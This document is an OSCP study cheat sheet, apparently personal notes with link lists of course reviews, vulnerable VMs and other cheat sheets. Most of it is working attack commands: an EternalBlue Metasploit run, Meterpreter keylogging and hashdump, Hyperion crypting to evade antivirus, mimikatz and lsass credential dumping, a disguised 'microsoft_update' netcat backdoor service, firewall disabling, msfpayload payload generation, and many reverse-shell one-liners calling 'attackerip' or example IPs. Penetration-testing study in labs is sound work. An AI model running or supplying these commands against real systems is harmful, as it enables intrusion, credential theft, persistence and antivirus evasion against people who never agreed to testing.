I found that using spoolsv.exe as the PROCESSINJECT yielded results on OSCP boxes.

```
`use exploit/windows/smb/eternalblue_doublepulsar
msf exploit(eternalblue_doublepulsar) > set RHOST 10.10.10.10
RHOST => 10.11.1.73
msf exploit(eternalblue_doublepulsar) > set PROCESSINJECT spoolsv.exe
PROCESSINJECT => spoolsv.exe
msf exploit(eternalblue_doublepulsar) > run`
```

- Experimenting with Meterpreter

  - Get system information from Meterpreter Shell

    `sysinfo`

  - Get user id from Meterpreter Shell

    `getuid`

  - Search for a file

    `search -f *pass*.txt`

  - Upload a file

    `upload /usr/share/windows-binaries/nc.exe c:\\Users\\Offsec`

  - Download a file

    `download c:\\Windows\\system32\\calc.exe /tmp/calc.exe`

  - Invoke a command shell from Meterpreter Shell

    `shell`

  - Exit the meterpreter shell

    `exit`

- Metasploit Exploit Multi Handler

  - multi/handler to accept an incoming reverse_https_meterpreter

    ```
    `payload
    use exploit/multi/handler
    set PAYLOAD windows/meterpreter/reverse_https
    set LHOST $ip
    set LPORT 443
    exploit
    [*] Started HTTPS reverse handler on https://$ip:443/`
    ```

- Building Your Own MSF Module

  - `mkdir -p ~/.msf4/modules/exploits/linux/misc
    cd ~/.msf4/modules/exploits/linux/misc
    cp
    /usr/share/metasploitframework/modules/exploits/linux/misc/gld_postfix.rb
    ./crossfire.rb
    nano crossfire.rb`

- Post Exploitation with Metasploit - (available options depend on OS and Meterpreter Cababilities)

  - `download` Download a file or directory
    `upload` Upload a file or directory
    `portfwd` Forward a local port to a remote service
    `route` View and modify the routing table
    `keyscan_start` Start capturing keystrokes
    `keyscan_stop` Stop capturing keystrokes
    `screenshot` Grab a screenshot of the interactive desktop
    `record_mic` Record audio from the default microphone for X seconds
    `webcam_snap` Take a snapshot from the specified webcam
    `getsystem` Attempt to elevate your privilege to that of local system.
    `hashdump` Dumps the contents of the SAM database

- Meterpreter Post Exploitation Features

  - Create a Meterpreter background session

    `background`

<span id="_51btodqc88s2" class="anchor"><span id="_Toc480741825" class="anchor"></span></span>Bypassing Antivirus Software

===

- Crypting Known Malware with Software Protectors

  - One such open source crypter, called Hyperion

```
`cp /usr/share/windows-binaries/Hyperion-1.0.zip
unzip Hyperion-1.0.zip
cd Hyperion-1.0/
i686-w64-mingw32-g++ Src/Crypter/*.cpp -o hyperion.exe
cp -p /usr/lib/gcc/i686-w64-mingw32/5.3-win32/libgcc_s_sjlj-1.dll .
cp -p /usr/lib/gcc/i686-w64-mingw32/5.3-win32/libstdc++-6.dll .
wine hyperion.exe ../backdoor.exe ../crypted.exe`
```

OSCP Course Review

==

- Offensive Security’s PWB and OSCP — My Experience

  [*http://www.securitysift.com/offsec-pwb-oscp/*](http://www.securitysift.com/offsec-pwb-oscp/)

- OSCP Journey

  [*https://scriptkidd1e.wordpress.com/oscp-journey/*](https://scriptkidd1e.wordpress.com/oscp-journey/)

-   Down with OSCP

    [*http://ch3rn0byl.com/down-with-oscp-yea-you-know-me/*](http://ch3rn0byl.com/down-with-oscp-yea-you-know-me/)

-   Jolly Frogs - Tech Exams (Very thorough)

[*http://www.techexams.net/forums/security-certifications/110760-oscp-jollyfrogs-tale.html*](http://www.techexams.net/forums/security-certifications/110760-oscp-jollyfrogs-tale.html)

<span id="_pxmpirqr11x0" class="anchor"><span id="_Toc480741798" class="anchor"></span></span>OSCP Inspired VMs and Walkthroughs
==

-   [*https://www.vulnhub.com/*](https://www.vulnhub.com/)

    [*https://www.root-me.org/*](https://www.root-me.org/)

-   Walk through of Tr0ll-1 - Inspired by on the Trolling found in the

    OSCP exam

    [*https://highon.coffee/blog/tr0ll-1-walkthrough/*](https://highon.coffee/blog/tr0ll-1-walkthrough/)

    Another walk through for Tr0ll-1

    [*https://null-byte.wonderhowto.com/how-to/use-nmap-7-discover-vulnerabilities-launch-dos-attacks-and-more-0168788/*](https://null-byte.wonderhowto.com/how-to/use-nmap-7-discover-vulnerabilities-launch-dos-attacks-and-more-0168788/)

    Taming the troll - walkthrough

    [*https://leonjza.github.io/blog/2014/08/15/taming-the-troll/*](https://leonjza.github.io/blog/2014/08/15/taming-the-troll/)

    Troll download on Vuln Hub

    [*https://www.vulnhub.com/entry/tr0ll-1,100/*](https://www.vulnhub.com/entry/tr0ll-1,100/)

-   Sickos - Walkthrough:

[*https://highon.coffee/blog/sickos-1-walkthrough/*](https://highon.coffee/blog/sickos-1-walkthrough/)

Sickos - Inspired by Labs in OSCP

[*https://www.vulnhub.com/series/*](https://www.vulnhub.com/series/sickos,70/)[sickos](https://www.vulnhub.com/series/sickos,70/)[*,70/*](https://www.vulnhub.com/series/sickos,70/)

- Lord of the Root Walk Through

[*https://highon.coffee/blog/lord-of-the-root-walkthrough/*](https://highon.coffee/blog/lord-of-the-root-walkthrough/)

Lord Of The Root: 1.0.1 - Inspired by OSCP

[*https://www.vulnhub.com/series/lord-of-the-root,67/*](https://www.vulnhub.com/series/lord-of-the-root,67/)

- Tr0ll-2 Walk Through

[*https://leonjza.github.io/blog/2014/10/10/another-troll-tamed-solving-troll-2/*](https://leonjza.github.io/blog/2014/10/10/another-troll-tamed-solving-troll-2/)

Tr0ll-2

[*https://www.vulnhub.com/entry/tr0ll-2,107/*](https://www.vulnhub.com/entry/tr0ll-2,107/)

<span id="_kfwx4om2dsj4" class="anchor"><span id="_Toc480741799" class="anchor"></span></span>Cheat Sheets

==

- Penetration Tools Cheat Sheet

[*https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/*](https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/)

- Pen Testing Bookmarks

[*https://github.com/kurobeats/pentest-bookmarks/blob/master/BookmarksList.md*](https://github.com/kurobeats/pentest-bookmarks/blob/master/BookmarksList.md)

- OSCP Cheatsheets

  [*https://github.com/slyth11907/Cheatsheets*](https://github.com/slyth11907/Cheatsheets)

- CEH Cheatsheet

  [*https://scadahacker.com/library/Documents/Cheat_Sheets/Hacking%20-%20CEH%20Cheat%20Sheet%20Exercises.pdf*](https://scadahacker.com/library/Documents/Cheat_Sheets/Hacking%20-%20CEH%20Cheat%20Sheet%20Exercises.pdf)

- Net Bios Scan Cheat Sheet

  [*https://highon.coffee/blog/nbtscan-cheat-sheet/*](https://highon.coffee/blog/nbtscan-cheat-sheet/)

- Reverse Shell Cheat Sheet

  [*https://highon.coffee/blog/reverse-shell-cheat-sheet/*](https://highon.coffee/blog/reverse-shell-cheat-sheet/)

- NMap Cheat Sheet

  [*https://highon.coffee/blog/nmap-cheat-sheet/*](https://highon.coffee/blog/nmap-cheat-sheet/)

- Linux Commands Cheat Sheet

  [*https://highon.coffee/blog/linux-commands-cheat-sheet/*](https://highon.coffee/blog/linux-commands-cheat-sheet/)

- Security Hardening CentO 7

  [*https://highon.coffee/blog/security-harden-centos-7/*](https://highon.coffee/blog/security-harden-centos-7/)

- MetaSploit Cheatsheet

  [*https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf*](https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf)

- Google Hacking Database:

  [*https://www.exploit-db.com/google-hacking-database/*](https://www.exploit-db.com/google-hacking-database/)

- Windows Assembly Language Mega Primer

[*http://www.securitytube.net/groups?operation=view&groupId=6*](http://www.securitytube.net/groups?operation=view&groupId=6)

- Linux Assembly Language Mega Primer

[*http://www.securitytube.net/groups?operation=view&groupId=5*](http://www.securitytube.net/groups?operation=view&groupId=5)

- Metasploit Cheat Sheet

  [*https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf*](https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf)

- A bit dated but most is still relevant

[*http://hackingandsecurity.blogspot.com/2016/04/oscp-related-notes.html*](http://hackingandsecurity.blogspot.com/2016/04/oscp-related-notes.html)

- NetCat

- [*http://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf*](http://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf)

-
[*http://www.secguru.com/files/cheatsheet/nessusNMAPcheatSheet.pdf*](http://www.secguru.com/files/cheatsheet/nessusNMAPcheatSheet.pdf)

- [*http://sbdtools.googlecode.com/files/hping3_cheatsheet_v1.0-ENG.pdf*](http://sbdtools.googlecode.com/files/hping3_cheatsheet_v1.0-ENG.pdf)

-
[*http://sbdtools.googlecode.com/files/Nmap5%20cheatsheet%20eng%20v1.pdf*](http://sbdtools.googlecode.com/files/Nmap5%20cheatsheet%20eng%20v1.pdf)

- [*http://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf*](http://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf)

-
[*http://rmccurdy.com/scripts/Metasploit%20meterpreter%20cheat%20sheet%20reference.html*](http://rmccurdy.com/scripts/Metasploit%20meterpreter%20cheat%20sheet%20reference.html)

- [*http://h.ackack.net/cheat-sheets/netcat*](http://h.ackack.net/cheat-sheets/netcat)

Essentials

==

- Exploit-db

  [*https://www.exploit-db.com/*](https://www.exploit-db.com/)

- SecurityFocus - Vulnerability database

  [*http://www.securityfocus.com/*](http://www.securityfocus.com/)

- Vuln Hub - Vulnerable by design

[*https://www.vulnhub.com/*](https://www.vulnhub.com/)

- Exploit Exercises

  [*https://exploit-exercises.com/*](https://exploit-exercises.com/)

- SecLists - collection of multiple types of lists used during

  security assessments. List types include usernames, passwords, URLs,

  sensitive data grep strings, fuzzing payloads

  [*https://github.com/danielmiessler/SecLists*](https://github.com/danielmiessler/SecLists)

- Security Tube

  [*http://www.securitytube.net/*](http://www.securitytube.net/)

- Metasploit Unleashed - free course on how to use Metasploit

  [*https://www.offensive-security.com/metasploit-unleashed*](https://www.offensive-security.com/metasploit-unleashed/)*/*

- 0Day Security Enumeration Guide

  [*http://www.0daysecurity.com/penetration-testing/enumeration.html*](http://www.0daysecurity.com/penetration-testing/enumeration.html)

- Github IO Book - Pen Testing Methodology

  [*https://monkeysm8.gitbooks.io/pentesting-methodology/*](https://monkeysm8.gitbooks.io/pentesting-methodology/)

Windows Privledge Escalation

===

- Fuzzy Security

[*http://www.fuzzysecurity.com/tutorials/16.html*](http://www.fuzzysecurity.com/tutorials/16.html)

- accesschk.exe

  https://technet.microsoft.com/en-us/sysinternals/bb664922

- Windows Priv Escalation For Pen Testers

  https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/

- Elevating Privileges to Admin and Further

  https://hackmag.com/security/elevating-privileges-to-administrative-and-further/

- Transfer files to windows machines

  https://blog.netspi.com/15-ways-to-download-a-file/

Method:

OSCP Methodology

## Vaguely Important Things (Higher Abstraction PoV)

- Try Harder = Enumerate Harder
- Nmap -> Gobuster / Wfuzz -> Nikto -> Searchsploit
- [Useful OSCP Notes](https://github.com/dostoevskylabs/dostoevsky-pentest-notes)

## Note taking / Reporting

[OffSec's Reporting Template](https://www.offensive-security.com/pwk-online/PWKv1-REPORT.doc)

- Read up on what specific requirements there are for extra points
- Over the next week of study, refine note-taking & screenshotting to make life easier

- Use OneNote, seems to be recommended a bunch

## Things to do that will be *very* useful

- Compiling exploits for various operating systems so I don't need to later down the line... github might be best here for finding & checking these.

- Making the most of the labs whilst they are available. Try to get through as much as possible, because it's the only limited resource.

- Look at Penetration Testing book for good methodology

## Initial Enumeration

### Port scanning:

```
nmap -F $TARGET
```

{Check web services/anything obvious)

```
nmap -p- $TARGET -oA fullPortSweep
```

```
nmap -p<open ports> -A $TARGET -oA scriptsVersionsOS
```

```
nmap -p<open ports> --script=vuln $TARGET -oA vulnScripts
```

```
nmap -p- -sU Full UDP Scan -oA UDPSweep
```

MORE COMMANDS

Nmap Full Web Vulnerable Scan:

```
mkdir /usr/share/nmap/scripts/vulscan

cd /usr/share/nmap/scripts/vulscan

wget http://www.computec.ch/projekte/vulscan/download/nmap_nse_vulscan-2.0.tar.gz && tar xzf
nmap_nse_vulscan-2.0.tar.gz

nmap -sS -sV –script=vulscan/vulscan.nse target

nmap -sS -sV –script=vulscan/vulscan.nse –script-args vulscandb=scipvuldb.csv target

nmap -sS -sV –script=vulscan/vulscan.nse –script-args vulscandb=scipvuldb.csv -p80 target

nmap -PN -sS -sV –script=vulscan –script-args vulscancorrelation=1 -p80 target

nmap -sV –script=vuln target

nmap -PN -sS -sV –script=all –script-args vulscancorrelation=1 target
```

## Dirb Directory Bruteforce:

```
dirb http://IP:PORT dirbuster-ng-master/wordlists/common.txt
```

## Nikto Scanner:

```
nikto -C all -h http://IP
```

## WordPress Scanner:

```
wpscan –url http://IP/ –enumerate p
```

## Uniscan Scanning:

```
uniscan.pl -u target -qweds
```

## HTTP Enumeration:

```
httprint -h http://www.example.com -s signatures.txt
```

## SKIP Fish Scanner:

```
skipfish -m 5 -LVY -W /usr/share/skipfish/dictionaries/complete.wl -u http://IP
```

## Uniscan Scanning:

```
uniscan –u http://www.hubbardbrook.org –qweds
```

-q – Enable Directory checks

-w – Enable File Checks

-e – Enable robots.txt and sitemap.xml check

-d – Enable Dynamic checks

-s – Enable Static checks

## Skipfish Scanning:

m-time threads -LVY donot update after result

```
skipfish -m 5 -LVY -W /usr/share/skipfish/dictionaries/complete.wl -u http://IP
```

## Nmap Ports Scan:

1)decoy- masqurade nmap -D RND:10 [target] (Generates a random number of decoys)

2)fargement

3)data packed – like orginal one not scan packet

4)use auxiliary/scanner/ip/ipidseq for find zombie ip in network to use them to scan — nmap -sI ip target

5) nmap –source-port 53 target

nmap -sS -sV -D IP1,IP2,IP3,IP4,IP5 -f –mtu=24 –data-length=1337 -T2 target (Randomize scan form diff IP)

```
nmap -Pn -T2 -sV –randomize-hosts IP1,IP2

nmap –script smb-check-vulns.nse -p445 target (using NSE scripts)

nmap -sU -P0 -T Aggressive -p123 target (Aggresive Scan T1-T5)

nmap -sA -PN -sN target

nmap -sS -sV -T5 -F -A -O target (version detection)

nmap -sU -v target (Udp)

nmap -sU -P0 (Udp)

nmap -sC 192.168.31.10-12 (all scan default)
```

## Netcat Scanning:

```
nc -v -w 1 target -z 1-1000

for i in {10..12}; do nc -vv -n -w 1 192.168.34.$i 21-25 -z; done
```

## US Scanning:

```
us -H -msf -Iv 192.168.31.20 -p 1-65535 && us -H -mU -Iv 192.168.31.20 -p 1-65535
```

## Unicornscan Scanning:

```
unicornscan X.X.X.X:a -r10000 -v
```

## Kernel Scanning:

```
xprobe2 -v -p tcp:80:open 192.168.6.66
```

## Samba Enumeartion:

```
nmblookup -A target

smbclient //MOUNT/share -I target -N

rpcclient -U “” target

enum4linux target
```

## SNMP ENumeration:

```
snmpget -v 1 -c public IP version

snmpwalk -v 1 -c public IP

snmpbulkwalk -v 2 -c public IP
```

## Windows Useful commands:

```
net localgroup Users

net localgroup Administrators

search dir/s *.doc

system(“start cmd.exe /k $cmd”)

sc create microsoft_update binpath=”cmd /K start c:\nc.exe -d ip-of-hacker port -e cmd.exe” start= auto
error= ignore

/c C:\nc.exe -e c:\windows\system32\cmd.exe -vv 23.92.17.103 7779

mimikatz.exe “privilege::debug” “log” “sekurlsa::logonpasswords”

Procdump.exe -accepteula -ma lsass.exe lsass.dmp

mimikatz.exe “sekurlsa::minidump lsass.dmp” “log” “sekurlsa::logonpasswords”

C:\temp\procdump.exe -accepteula -ma lsass.exe lsass.dmp For 32 bits

C:\temp\procdump.exe -accepteula -64 -ma lsass.exe lsass.dmp For 64 bits
```

## Plink Tunnel:

```
plink.exe -P 22 -l root -pw “1234” -R 445:127.0.0.1:445 X.X.X.X
```

Enable RDP Access:

```
reg add “hklm\system\currentcontrolset\control\terminal server” /f /v fDenyTSConnections /t
REG_DWORD /d 0

netsh firewall set service remoteadmin enable

netsh firewall set service remotedesktop enable
```

Turn Off Firewall:

```
netsh firewall set opmode disable
```

## Meterpreter:

```
run getgui -u admin -p 1234

run vnc -p 5043
```

## Add User Windows:

```
net user test 1234 /add

net localgroup administrators test /add
```

## Mimikatz:

```
privilege::debug

sekurlsa::logonPasswords full
```

## Passing the Hash:

```
pth-winexe -U hash //IP cmd
```

## Password Cracking using Hashcat:

```
hashcat -m 400 -a 0 hash /root/rockyou.txt
```

## Netcat commands:

```
c:> nc -l -p 31337

#nc 192.168.0.10 31337

c:> nc -v -w 30 -p 31337 -l < secret.txt

#nc -v -w 2 192.168.0.10 31337 > secret.txt
```

## Banner Grabbing:

```
nc 192.168.0.10 80

GET / HTTP/1.1

Host: 192.168.0.10

User-Agent: SPOOFED-BROWSER

Referrer: K0NSP1RACY.COM

<enter>

<enter>
```

## window reverse shell:

```
c:>nc -Lp 31337 -vv -e cmd.exe

nc 192.168.0.10 31337

c:>nc rogue.k0nsp1racy.com 80 -e cmd.exe
```

```
nc -lp 80

#nc -lp 31337 -e /bin/bash

nc 192.168.0.11 31337

nc -vv -r(random) -w(wait) 1 192.168.0.10 -z(i/o error) 1-1000
```

```
## Find all SUID root files:
find / -user root -perm -4000 -print

## Find all SGID root files:
find / -group root -perm -2000 -print

## Find all SUID and SGID files owned by anyone:
find / -perm -4000 -o -perm -2000 -print

## Find all files that are not owned by any user:
find / -nouser -print

## Find all files that are not owned by any group:
find / -nogroup -print

## Find all symlinks and what they point to:
find / -type l -ls
```

```
## Python:

python -c ‘import pty;pty.spawn(“/bin/bash”)’

python -m SimpleHTTPServer (Starting HTTP Server)
```

```
## PID:

fuser -nv tcp 80 (list PID of process)

fuser -k -n tcp 80 (Kill Process of PID)
```

## Hydra:

```
hydra -l admin -P /root/Desktop/passwords -S X.X.X.X rdp (Self Explanatory)
```

Mount Remote Windows Share:

```
smbmount //X.X.X.X/c$ /mnt/remote/ -o username=user,password=pass,rw
```

## Compiling Exploit in Kali:

```
gcc -m32 -o output32 hello.c (32 bit)

gcc -o output hello.c (64 bit)
```

## Compiling Windows Exploits on Kali:

```
cd /root/.wine/drive_c/MinGW/bin

wine gcc -o ability.exe /tmp/exploit.c -lwsock32

wine ability.exe
```

## NASM Command:

```
nasm -f bin -o payload.bin payload.asm

nasm -f elf payload.asm; ld -o payload payload.o; objdump -d payload
```

## SSH Pivoting:

```
ssh -D 127.0.0.1:1080 -p 22 user@IP
```

Add socks4 127.0.0.1 1080 in /etc/proxychains.conf

```
proxychains commands target
```

## Pivoting to One Network to Another:

```
ssh -D 127.0.0.1:1080 -p 22 user1@IP1
```

Add socks4 127.0.0.1 1080 in /etc/proxychains.conf

```
proxychains ssh -D 127.0.0.1:1081 -p 22 user1@IP2
```

Add socks4 127.0.0.1 1081 in /etc/proxychains.conf

```
proxychains commands target
```

## Pivoting Using metasploit:

```
route add 10.1.1.0 255.255.255.0 1

route add 10.2.2.0 255.255.255.0 1

use auxiliary/server/socks4a

run

proxychains msfcli windows/* PAYLOAD=windows/meterpreter/reverse_tcp LHOST=IP LPORT=443
RHOST=IP E
```

## Exploit-DB search using CSV File:

```
searchsploit-rb –update

searchsploit-rb -t webapps -s WEBAPP

searchsploit-rb –search=”Linux Kernel”

searchsploit-rb -a “author name” -s “exploit name”

searchsploit-rb -t remote -s “exploit name”

searchsploit-rb -p linux -t local -s “exploit name”
```

## For Privilege Escalation Exploit search:

```
cat files.csv | grep -i linux | grep -i kernel | grep -i local | grep -v dos | uniq | grep 2.6 | egrep “<|<=” | sort -k3
```

## Metasploit Payloads:

```
msfpayload windows/meterpreter/reverse_tcp LHOST=10.10.10.10 X > system.exe
```

```
msfpayload php/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=443 R > exploit.php
```

```
msfpayload windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=443 R | msfencode -t asp -o file.asp
```

```
msfpayload windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=443 R | msfencode -e x86/shikata_ga_nai -b “\x00” -t c
```

## Create a Linux Reverse Meterpreter Binary

```
msfpayload linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> R | msfencode -t elf -o shell
```

Create Reverse Shell (Shellcode)

```
msfpayload windows/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> R | msfencode -b “\x00\x0a\x0d”
```

Create a Reverse Shell Python Script

```
msfpayload cmd/unix/reverse_python LHOST=<Your IP Address> LPORT=<Your Port to Connect On> R > shell.py
```

Create a Reverse ASP Shell

```
msfpayload windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> R | msfencode -t asp -o shell.asp
```

Create a Reverse Bash Shell

```
msfpayload cmd/unix/reverse_bash LHOST=<Your IP Address> LPORT=<Your Port to Connect On> R > shell.sh
```

## Create a Reverse PHP Shell

```
msfpayload php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> R > shell.php
```

Edit shell.php in a text editor to add <?php at the beginning.

Create a Windows Reverse Meterpreter Binary

```
msfpayload windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> X >shell.exe
```

## Security Commands In Linux:

### find programs with a set uid bit
```
 find / -uid 0 -perm -4000
```

### find things that are world writable
```
 find / -perm -o=w
```

### find names with dots and spaces, there shouldn’t be any
```
 find / -name ” ” -print
 find / -name “..” -print
 find / -name “. ” -print
 find / -name ” ” -print
```

### find files that are not owned by anyone
```
 find / -nouser
```

### look for files that are unlinked
```
 lsof +L1
```

### get information about procceses with open ports
```
 lsof -i
```

### look for weird things in arp
```
 arp -a
```

```
### look at all accounts including AD
 getent passwd

### look at all groups and membership including AD
 getent group

### list crontabs for all users including AD
 for user in $(getent passwd|cut -f1 -d:); do echo “### Crontabs for $user ####”; crontab -u $user -l;
done

###  generate random passwords
cat /dev/urandom| tr -dc ‘a-zA-Z0-9-_!@#$%^&*()_+{}|:<>?=’|fold -w 12| head -n 4

###  find all immutable files, there should not be any
find . | xargs -I file lsattr -a file 2>/dev/null | grep ‘^….i’

###  fix immutable files
chattr -i file
```

## Windows Buffer Overflow Exploitation Commands:

```
msfpayload windows/shell_bind_tcp R | msfencode -a x86 -b “\x00” -t c


msfpayload windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=443 R | msfencode -e
x86/shikata_ga_nai -b “\x00” -t c
```

### COMMONLY USED BAD CHARACTERS:

```
\x00\x0a\x0d\x20                              For http request
\x00\x0a\x0d\x20\x1a\x2c\x2e\3a\x5c         Ending with (0\n\r_)
```

### Useful Commands:

pattern create

pattern offset (EIP Address)

pattern offset (ESP Address)

add garbage upto EIP value and add (JMP ESP address) in EIP . (ESP = shellcode)

```
!pvefindaddr pattern_create 5000
```

!pvefindaddr suggest

!pvefindaddr modules

!pvefindaddr nosafeseh

!mona config -set workingfolder C:\Mona\%p

!mona config -get workingfolder

!mona mod

!mona bytearray -b “\x00\x0a”

!mona pc 5000

!mona po EIP

!mona suggest

## SEH:

!mona suggest

!mona nosafeseh

nseh=”\xeb\x06\x90\x90” (next seh chain)

iseh= !pvefindaddr p1 -n -o -i (POP POP RETRUN or POPr32,POPr32,RETN)

## ROP (DEP):

!mona modules

!mona ropfunc -m *.dll -cpb “\x00\x09\x0a’

!mona rop -m *.dll -cpb “\x00\x09\x0a’ (auto suggest)

## ASLR:

```
!mona noaslr
```

## EGG Hunter:

```
!mona jmp -r esp

!mona egg -t lxxl

\xeb\xc4 (jump backward -60)

buff=lxxllxxl+shell

!mona egg -t ‘w00t’
```

## GDB Debugger Commands:

Setting Breakpoint :

```
break *_start
```

### Execute Next Instruction :

```
next

step

n

s
```

### Continue Execution :

```
continue

c
```

### Data :

checking ‘REGISTERS’ and ‘MEMORY’

Display Register Values : (Decimal , Binary , Hex) print /d –> Decimal

print /t –> Binary

print /x –> Hex

O/P :

```
(gdb) print /d $eax

$17 = 13

(gdb) print /t $eax

$18 = 1101

(gdb) print /x $eax

$19 = 0xd

(gdb)
```

Display values of specific memory locations :

command : x/nyz (Examine)

n –> Number of fields to display ==>

y –> Format for output ==> c (character) , d (decimal) , x (Hexadecimal)

z –> Size of field to be displayed ==> b (byte) , h (halfword), w (word 32 Bit)

## Cheat Codes:

## Reverse Shellcode:

## BASH:

```
bash -i >& /dev/tcp/192.168.23.10/443 0>&1

exec /bin/bash 0&0 2>&0
exec /bin/bash 0&0 2>&0
```

```
0<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196 >&196 2>&196
```

```
0<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196 >&196 2>&196
```

```
exec 5<>/dev/tcp/attackerip/4444 cat <&5 | while read line; do $line 2>&5 >&5; done # or: while read
line 0<&5; do $line 2>&5 >&5; done
```

```
exec 5<>/dev/tcp/attackerip/4444
```

```
cat <&5 | while read line; do $line 2>&5 >&5; done # or:
```

```
while read line 0<&5; do $line 2>&5 >&5; done
```

```
/bin/bash -i > /dev/tcp/attackerip/8080 0<&1 2>&1
```

```
/bin/bash -i > /dev/tcp/192.168.23.10/443 0<&1 2>&1
```

## PERL:
Shorter Perl reverse shell that does not depend on /bin/sh:

```
perl -MIO -e ‘$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,”attackerip:4444”);STDIN-
>fdopen($c,r);$~->fdopen($c,w);system$_ while<>;’
```

```
perl -MIO -e ‘$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,”attackerip:4444”);STDIN-
>fdopen($c,r);$~->fdopen($c,w);system$_ while<>;’
```

If the target system is running Windows use the following one-liner:

```
perl -MIO -e ‘$c=new IO::Socket::INET(PeerAddr,”attackerip:4444”);STDIN->fdopen($c,r);$~-
>fdopen($c,w);system$_ while<>;’
```

```
perl -MIO -e ‘$c=new IO::Socket::INET(PeerAddr,”attackerip:4444”);STDIN->fdopen($c,r);$~-
>fdopen($c,w);system$_ while<>;’
```

```
perl -e ‘use
Socket;$i=”10.0.0.1”;$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname(“tcp”));if(connect(S,so
ckaddr_in($p,inet_aton($i)))){open(STDIN,”>&S”);open(STDOUT,”>&S”);open(STDERR,”>&S”);exec(“/bin
/sh -i”);};’
```

```
perl -e ‘use
Socket;$i=”10.0.0.1”;$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname(“tcp”));if(connect(S,so
ckaddr_in($p,inet_aton($i)))){open(STDIN,”>&S”);open(STDOUT,”>&S”);open(STDERR,”>&S”);exec(“/bin
/sh -i”);};’
```

## RUBY:
Longer Ruby reverse shell that does not depend on /bin/sh:

```
ruby -rsocket -e ‘exit if
fork;c=TCPSocket.new(“attackerip”,”4444”);while(cmd=c.gets);IO.popen(cmd,”r”){|io|c.print
io.read}end’
```

```
ruby -rsocket -e ‘exit if
fork;c=TCPSocket.new(“attackerip”,”4444”);while(cmd=c.gets);IO.popen(cmd,”r”){|io|c.print
io.read}end’
```

If the target system is running Windows use the following one-liner:

```
ruby -rsocket -e
‘c=TCPSocket.new(“attackerip”,”4444”);while(cmd=c.gets);IO.popen(cmd,”r”){|io|c.print io.read}end’
```

```
ruby -rsocket -e
‘c=TCPSocket.new(“attackerip”,”4444”);while(cmd=c.gets);IO.popen(cmd,”r”){|io|c.print io.read}end’
```

```
ruby -rsocket -e’f=TCPSocket.open(“attackerip”,1234).to_i;exec sprintf(“/bin/sh -i <&%d >&%d
2>&%d”,f,f,f)’
```

```
ruby -rsocket -e’f=TCPSocket.open(“attackerip”,1234).to_i;exec sprintf(“/bin/sh -i <&%d >&%d
2>&%d”,f,f,f)’
```

## PYTHON:

```
python -c ‘import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((“10.0.0.1”,1234
));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([“/bin/sh”,”-i”]);’
```

```
python -c ‘import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((“10.0.0.1”,1234
));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([“/bin/sh”,”-i”]);’
```

## PHP:
This code assumes that the TCP connection uses file descriptor 3.

```
php -r ‘$sock=fsockopen(“10.0.0.1”,1234);exec(“/bin/sh -i <&3 >&3 2>&3”);’
```

```
php -r ‘$sock=fsockopen(“10.0.0.1”,1234);exec(“/bin/sh -i <&3 >&3 2>&3”);’
```

If you would like a PHP reverse shell to download, try this link on pentestmonkey.net -> LINK

## NETCAT:

Other possible Netcat reverse shells, depending on the Netcat version and compilation flags:

```
nc -e /bin/sh attackerip 4444

nc -e /bin/sh 192.168.37.10 443
```

If the -e option is disabled, try this

```
mknod backpipe p && nc 192.168.23.10 443 0<backpipe | /bin/bash 1>backpipe

mknod backpipe p && nc attackerip 8080 0<backpipe | /bin/bash 1>backpipe

/bin/sh | nc attackerip 4444

/bin/sh | nc 192.168.23.10 443

rm -f /tmp/p; mknod /tmp/p p && nc attackerip 4444 0/tmp/

rm -f /tmp/p; mknod /tmp/p p && nc 192.168.23.10 444 0/tmp/
```

If you have the wrong version of netcat installed, try

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.23.10 >/tmp/f

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

## TELNET:
If netcat is not available or /dev/tcp

```
mknod backpipe p && telnet attackerip 8080 0<backpipe | /bin/bash 1>backpipe
```

```
mknod backpipe p && telnet attackerip 8080 0<backpipe | /bin/bash 1>backpipe
```

## XTERM:
Xterm is the best..

To catch incoming xterm, start an open X Server on your system (:1 – which listens on TCP port 6001). One way to do this is with Xnest: It is available on Ubuntu.

```
Xnest :1 # Note: The command starts with uppercase X
```

```
Xnest :1 # Note: The command starts with uppercase X
```

Then remember to authorise on your system the target IP to connect to you:
xterm -display 127.0.0.1:1 # Run this OUTSIDE the Xnest, another tab xhost +targetip # Run this INSIDE the spawned xterm on the open X Server

```
